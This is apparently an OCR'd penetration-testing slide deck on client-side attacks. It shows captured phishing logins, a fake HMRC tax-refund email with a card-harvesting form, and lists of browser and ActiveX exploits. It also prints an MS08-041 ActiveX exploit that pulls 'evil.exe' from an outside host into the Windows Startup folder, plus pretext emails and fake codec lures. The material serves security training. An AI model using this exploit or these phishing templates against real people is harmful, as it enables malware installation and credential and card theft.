


```
DATE: 22nd of September 2008 07:1:08 PM
USER: tsetstesrz
PASSWORD: testese
LOCAL IP:
REMOTE IP: 98.14.243.62
PORT:
HOST:
USER AGENT: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727; InfoPath.2)
REFERRER: http://www.[redacted]/tools/phish/login.html
PLUGINS:

DATE: 08th of October 2008 11:1:53 PM
USER: demo
PASSWORD: logmypassword!
LOCAL IP: 192.168.0.100
REMOTE IP: 68.48.101.149
PORT:
HOST: 192.168.0.100
USER AGENT: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16
REFERRER: http://[redacted]//tools/phish/login.html
PLUGINS: npatgpc.so; Shockwave Flash; RealNetworks Rhapsody Player Engine; VLC Multimedia Plugin; Totem Web Browser Plugin 2.20.0; Windows Media Playe
```

In The News…

Phish for usernames and passwords


You Are Eligible For Tax Refund - Cyrillic (Windows)
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Address

This message is High Priority.

From: HM Revenue & Customs
Date: 06 January 2009 12:54
To: [redacted]
Subject: You Are Eligible For Tax Refund

HM Revenue & Customs


After the last annual calculations of your fiscal activity we have determined that you are eligible to receive a tax refund of **£ 99.23**.
Please submit the tax refund request and allow us 3-6 days in order to process it.

A refund can be delayed for a variety of reasons.
For example submitting invalid records or applying after the deadline.

To access the form for your tax refund, please Click here

Opens up a Phis

Best Regards,
HM Revenue & Customs
© Copyright 2009, HM Revenue & Customs UK All rights reserved.
TAX REFUND ID: A29R113


HMRC: Enter Details - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]/www.hmrc.gov.uk/[redacted]
HM Revenue & Customs
Online Services
HMRC home | Contact us | Help
1 Enter details
2 Finish

Step 1 - Enter details

* indicates required information

Please note: Fields are not case sensitive.

Billing Information

First Name: *
Last Name: *
Address: *
City: *
Country: * Select Country
County: * Select County
PostCode: *

Credit Card Information

Credit Card Number: * VISA MasterCard DISCOVER AMEX
Card Expiration: * 01 2008
Cvv: * (On the back of your card, find the last three digits)

Back Submit

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Gather Metrics by Tracking Clicks

- Doesn't always have to be about the shell. A lot of people just want metrics; how many people got the email, how many clicked the link, how many entered data, etc

- Use separate Google analytics or custom PHP for each page you want to gather metrics for.

- http://www.zeltser.com/client-side-vulnerabilities/

- http://carnal0wnage.blogspot.com/2008/04/phishing-revisited.html

- http://carnal0wnage.blogspot.com/2007/12/spearphishing-during-pentest.html

Web Examples

Websites -- Browser Exploits


Exploit vulnerabilities in the browser itself

High profile examples

- MS06-001 WMF Setabortproc
- MS06-055 VML Method
- MS06-057 Webview Setslice
- MS07-017 GDI/ANI -- worked on Firefox too ☺
- MS08-053 Media Encoder
- MS09-002 Memory Corruption

Web Examples

Websites -- Browser Exploits



Thanks for clicking this link, youve now been pwned!!

Web Examples

Websites -- Browser Exploits

Exploit 3rd party vulnerabilities via the browser


High profile examples

- Yahoo Messenger
- Itunes playlist
- Winzip
- Quicktime
- Real Player
- CA Brighstor ARCserve
- Symantec, Trend Micro, Mcaffee

Web Examples

Websites -- Browser Exploits

Exploit 3rd party vulnerabilities via the browser


http:// [redacted] .mov - Windows Internet Explorer
http:// [redacted] .mov
File
Edit
View
Favorites
Tools
Help
http:// [redacted] .mov
Microsoft Visual C++ Runtime Library
OK


Buffer overrun detected!

Program: C:\Program Files\Internet Explorer\iexplore.exe

A buffer overrun has been detected which has corrupted the program's internal state. The program cannot safely continue execution and must now be terminated.

Web Examples

Websites -- Vulnerable Active X controls



Do you want to run this ActiveX control?

Name: authzax.dll

Publisher: **Microsoft Corporation**

This ActiveX control was previously added to your computer when you installed another program, or when Windows was installed. You should only run it if you trust the publisher and the website requesting it. What's the risk?

Personal Examples

Websites -- Vulnerable Active X controls

Subject: Critical Java Vulnerability Affecting Domain
!!!IMPORTANT this issue effects all domain workstations!!!

Sun Java Web Start is prone to multiple vulnerabilities, including buffer-overflow, privilege-escalation, and information-disclosure issues.

Successful exploits may allow attackers to execute arbitrary code...blah blah blah

This issue affects the following versions:

Please visit this page and click on the Updates and Patches link for more information on this critical vulnerability.

http://192.168.50.111/index.html

So what was on the page?

```
<html>
<object classid='clsid:F0E42D50-368C-11D0-
AD81-00A0C90DC8D9' id='fun'></object>
<script language='vbscript'>
fun.SnapshotPath = "http://172.10.1.104:8080/evil.exe"
fun.CompressedPath = "C:/Documents and Settings/All
Users/Start menu/programs/startup/notsoevil.exe"
fun.PrintSnapshot()
</script>
</html
```

Access snapshot viewer exploit MS08-041

Allows us to specify a file to be downloaded to a host, download to start-up directory, wait for user to log out and log back end, get shell

Web Examples

XSS Attacks

- XSS a user to site you control, deliver the one of the previous payloads

- XSS a user to site you control, inject a XSS shell type payload
  - BeEF
  - The Middler
  - XSS Shell


- XSS a user to site you control and try an SMB Relay attack (Internal)

Web Examples

Write access to a web server/application

- If I can get write access I can inject any of the web payloads

Unprotected users would be subjected to execution of obfuscated Javascript that redirects to an exploit site, hosting exploits for Internet Explorer, QuickTime and AOL SuperBuddy. Successful execution of the exploit code incurs a drive-by download. This installs a backdoor on the compromised machine.



http://[redacted].ch/

Commission Electrotechnique Internationale
International Electrotechnical Commission
МеждународнаяЭлектротехническаяКомиссия

The IEC is the world's leading organization that prepares and publishes International Standards for all electrical, electronic and related technologies — collectively known as "electrotechnology".

Wherever you find electricity and electronics, you find the IEC supporting safety and performance, the environment, electrical energy efficiency and renewable energies.

The IEC also manages conformity assessment systems that certify that equipment, systems or components conform to its International Standards.

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
http://securitylabs.websense.com/content/Alerts/3289.aspx


Web Examples

Download and run an executable

- Just need to convince a user to install our malware



Windows Media Player is unable to play movie file.
Please click here to download new version of codec.



Show your love - save a stamp
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Addresses

From: SKYPE
Date: 12 February 2009 12:13
To: [redacted]
Subject: Show your love - save a stamp

Hello

Show your love this Valentine's
Send a free Valentine's Video Card

